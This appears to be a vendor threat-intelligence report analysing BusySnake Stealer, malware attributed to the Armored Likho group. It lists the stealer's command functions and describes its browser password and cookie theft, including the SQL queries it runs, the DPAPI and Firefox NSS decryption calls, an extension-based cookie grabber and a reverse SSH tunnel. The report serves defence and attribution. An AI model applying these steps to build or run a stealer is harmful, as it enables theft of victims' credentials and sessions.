User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0

The C2 sign-in form interface is shown below:
C2 administration panel sign-in form
Commands are transmitted from the C2 server as function names, which are detailed in the table below:
Function Name
Description
handle_send_screenshots_command
Captures screenshots at a designated interval, bundles them into an archive, and exfiltrates them to the C2 server.
send_and_clear_keystroke_log
Exfiltrates logged keystroke data to the C2 server and clears the log file afterward.
handle_extract_chromium_passwords
Decrypts stored passwords from Chromium-based browser databases using the DPAPI.
handle_extract_firefox_passwords

Decrypts passwords from Firefox databases by invoking the PK11SDR_Decrypt function.
handle_collect_and_send_cookies
Extracts cookies from browser databases and uploads them to the C2 server.
handle_extract_cookies_v7_command
Extracts cookies by installing an extension into the browser.
handle_search_2fa_secrets_command
Scrapes for OTP keys by continuously monitoring the clipboard and parsing local files; if an otpauth:// string is matched, the key is logged to 2fa_secrets.txt.
handle_search_wallet_jsons_command
Sweeps user directories to locate cryptocurrency wallet files with a JSON extension.
handle_split_and_send_tdata_command
Harvests Telegram session and credential data from the APPDATA/Telegram Desktop/tdata directory; it force-terminates the telegram.exe process, stages the files in a temporary directory, compresses them, and exfiltrates the archive to the C2 server.
Establishes a reverse SSH tunnel using an SSH command and private key previously received from the C2 server.
The second function terminates the connection and purges the key from the host.
handle_remote_control_command
Checks for an active installation of RustDesk on the endpoint. If missing, it downloads the application from GitHub. If already present, it restarts the RustDesk process to prompt the user to re-enter their ID and password, grabs a screenshot of the credentials, and exfiltrates the captured data to the C2 server.
After executing each command, the stealer sends a report back to the C2 server containing the task completion status.
Password exfiltration from Firefox and Chromium-based browsers

When BusySnake Stealer receives a C2 command to harvest passwords from Chromium-based browsers, it passes the task to the handle_extract_chromium_passwords function. The malware locates the specific browser data directory, verifies that it is not empty, and targets the Login State file, which contains the master key used to encrypt the local password database.
Locating the file containing the master key

The master key is protected via the Windows Data Protection API (DPAPI). By operating within the security context of the user who originally encrypted the key, the stealer is able to decrypt it using the win32crypt.CryptUnprotectData() function.
Master key decryption
Then, user accounts are extracted from the browser database via an SQL query, while passwords remain encrypted.
SELECT origin_url, username_value, password_value FROM logins
Next, the passwords are decrypted using a master key and saved in plaintext to the Roaming\WindowsHelper\chromium_passwords.json file.

For Firefox, the exfiltration workflow follows a similar logic. The stealer receives a command to extract browser credentials, which is then processed by the handle_extract_firefox_passwords function. The implant then scans the Mozilla\Firefox\Profiles directory and checks each user profile for the presence of both logins.json and key4.db. If either file is missing, the profile is skipped. The malware then parses the contents of logins.json, extracting the hostname, encryptedUsername, and encryptedPassword fields from each entry.
Credential extraction
The extracted data is placed into a SECItem structure. Upon calling the NSS_Init() function, the NSS library — which Firefox relies on — automatically initializes its built-in cryptographic module and accesses the key4.db database. If the database is not protected by a master password, the module loads the signing key stored within it. In this scenario, the PK11SDR_Decrypt() function can successfully decrypt the credentials without requiring any user prompts or additional steps. Thus, BusySnake Stealer exploits insecure Firefox browser practices: storing the database master key in plaintext and the lack of re-authentication when decrypting data with it.
Credential decryption
The decrypted credentials are saved directly to the Roaming\WindowsHelper\firefox_passwords.json file.
Cookie extraction
The stealer harvests cookies using a workflow nearly identical to its browser credential theft routine. Upon receiving the handle_collect_and_send_cookies command from the C2 server, the malware triggers the corresponding function. It then scans browser directories for the following database files: Cookies for Chromium-based browsers and cookies.sqlite for Firefox. Once located, it uses SQL queries to extract the cookies.
For Chromium-based browsers, the malware executes the following query:
SELECT host_key, name, value, encrypted_value, path, expires_utc FROM cookies
For Firefox, it uses this query:
SELECT host, name, value, path, expiry FROM moz_cookies
All harvested data is decrypted and saved to a file located at Roaming\WindowsHelper\all_browser_data.json, which is then exfiltrated to the C2 server and wiped from the host.
In addition to this method, the stealer fetches a supplementary module designed to extract cookies by installing a browser extension. Upon receiving the appropriate directive, the malware executes the handle_extract_cookies_v7_command function. It then pulls down the additional module as an archive from the Releases page of a GitHub repository, mirroring the initial staging process used by the stealer itself.

The source code of this secondary module is also protected with PyArmor. Once executed, the module spins up a local web server to capture and parse the cookies extracted from the browser. Next, the module creates the files for a browser extension used to steal cookies:
manifest.json: details the extension structure and required permissions

sw.js: contains the primary execution logic for the extension
Once these components are staged, the extension is installed into the browser.
Extension configuration file (manifest.json)
Extension execution logic (sw.js)

To ensure Google Chrome launches with the extension installed, the module uses specific arguments to start the browser.
Chrome execution parameters
Once active, the extension verifies the availability of the local web server initialized during the previous stage. If the server is responsive, the extension reads the cookie data, stores it in a cookiesData object, and transmits it to the following URL:
http://127.0.0.1:8000/?data_type=c
The local server processes the incoming payload, saves it to a file named extracted_cookies.json, and subsequently exfiltrates it to the C2 server.
Reverse SSH tunneling
The group previously used a Go-based tool for creating reverse SSH tunnels, named Go2Tunnel by researchers. BusySnake Stealer implements a similar feature as a built-in function.
The implant receives a directive from the C2 server to establish a reverse SSH tunnel, routing the task to the handle_start_proxy_command function. The stealer initially sends a request to the following URL, appending the victim’s unique machine identifier to the request parameters:
The malware extracts the private key and the specific SSH command from this response. Using these components, it initiates a connection to a remote server controlled by the attackers, granting them persistent remote access and interactive control over the compromised host.
To close the tunnel, the stealer receives the handle_stop_proxy_command command and processes it with the function of the same name, after which the private key file is deleted and the associated SSH process is terminated.
New version of the BusySnake Stealer
During our infrastructure analysis of the threat actor, we uncovered a newer iteration of the stealer. The distribution method and static obfuscation mechanism remained unchanged; however, Armored Likho modified their TTPs and altered the code structure of BusySnake Stealer.
In the new version, instead of calling schtasks directly, the malware uses the win32com.client library to create scheduled tasks through interaction with the Schedule.Service COM object, indicating a shift toward less detectable execution methods.
Creating a scheduled task via the COM object
This approach ensures a more stealthy persistence mechanism. Furthermore, to bypass dynamic analysis mechanism, the authors added a function that pauses execution before triggering malicious routines.
We also observed refinements to the architectural design of BusySnake Stealer. The attackers built a new task-management framework to handle incoming C2 commands. Each task is assigned a unique identifier, and before execution, the stealer checks for the presence of this task in a specified list. To track execution states in real time, tasks are dynamically assigned one of four operational statuses: SCHEDULED, IN_PROGRESS, SUCCEEDED, or FAILED.
The introduction of task execution statuses resulted in an updated C2 communication schema. The updated endpoints and request packet structure are detailed in the table below:
One of the most significant architectural upgrades is the introduction of a dedicated class designed to execute arbitrary Python scripts. In this updated variant of the stealer, the poll_commands function is responsible for retrieving commands from the C2 server, while the poll_tasks routine is specifically dedicated to fetching Python scripts. Before running a retrieved script, the malware dynamically installs any required dependencies via pip. It then spawns a new process and executes the script’s code directly within memory without ever writing the file to disk — a technique intended to bypass security.
Attribution
We attribute this campaign to the Armored Likho threat group with medium confidence, basing our assessment on the analysis of the tools and network activity.
In previously identified campaigns, the group used the Go2Tunnel tool designed to create reverse SSH tunnels. In BusySnake Stealer, similar functionality is implemented as a built-in feature. Both tools receive a tunnel establishment command and a private SSH key from the C2 server, while making requests to similar endpoints. Furthermore, both payloads initiate their tunnels using SSH commands with an identical set of arguments:
The Armored Likho group has historically deployed the AquilaRAT remote access Trojan. It shares a similar structure with BusySnake Stealer: the malware receives tasks from the C2 server, and their execution is carried out by dedicated handlers. Additionally, BusySnake Stealer and AquilaRAT utilize similar endpoints for C2 communications — for example, when reporting task execution statuses back to the server:
AquilaRAT
Another structural overlap is seen in their persistence mechanisms. Both BusySnake Stealer and AquilaRAT maintain their footprint on compromised hosts by registering scheduled tasks that masquerade as legitimate Microsoft system utilities. While AquilaRAT typically names its task MicrosoftOfficeUpdate, BusySnake Stealer uses the name WindowsHelper.
Victims
We continue to actively monitor the ongoing deployment campaigns of BusySnake Stealer, alongside its related artifacts and network infrastructure.
To date, confirmed victims have been identified across Russia, Kazakhstan, and Brazil. The attacks are primarily focused on the governmental and electrical power infrastructure sectors.
Takeaways
An analysis of Armored Likho’s campaigns over the past few months shows a trend toward using AI tools to generate first-stage payloads, as indicated by redundant comments and code blocks. This allows the group to broaden its available attack vectors.
In parallel, the group is aggressively refining and modifying its core toolkit. While Go2Tunnel previously operated as a standalone utility, its reverse-tunneling functionality has now been integrated directly into the stealer as a built-in feature that ingests parameters from the C2 server. Furthermore, the structural design of this newly discovered stealer shares pronounced architectural overlaps with AquilaRAT, another staple tool in the group’s arsenal.
At the time of writing, Armored Likho remains highly active. Despite the evolution of their malware variants and their efforts to obfuscate their TTPs, we continue to closely monitor the group’s footprint and detect emerging campaigns.

Defensive solutions detect the threat actor’s activity at the initial stage when the LNK downloader is executed. Upon execution, the shortcut runs an obfuscated command via rundll32.exe, which subsequently triggers a PowerShell command to pull down the second-stage payload. This malicious chain of events is caught by the following detection rules:
The Kaspersky Cloud Sandbox solution can be used for a comprehensive analysis of the malicious activity described here. The figure below shows the Kaspersky Cloud Sandbox interface, demonstrating the event chain of the obfuscated command execution by the LNK downloader.
LNK downloader execution graph in Kaspersky Cloud Sandbox

Additionally, inside Kaspersky Cloud Sandbox, it can be observed that during execution the stealer contacts remote URLs to download additional files, specifically a DOCX decoy document as well as the web_script.txt stager.
File downloads by the LNK downloader in Kaspersky Cloud Sandbox
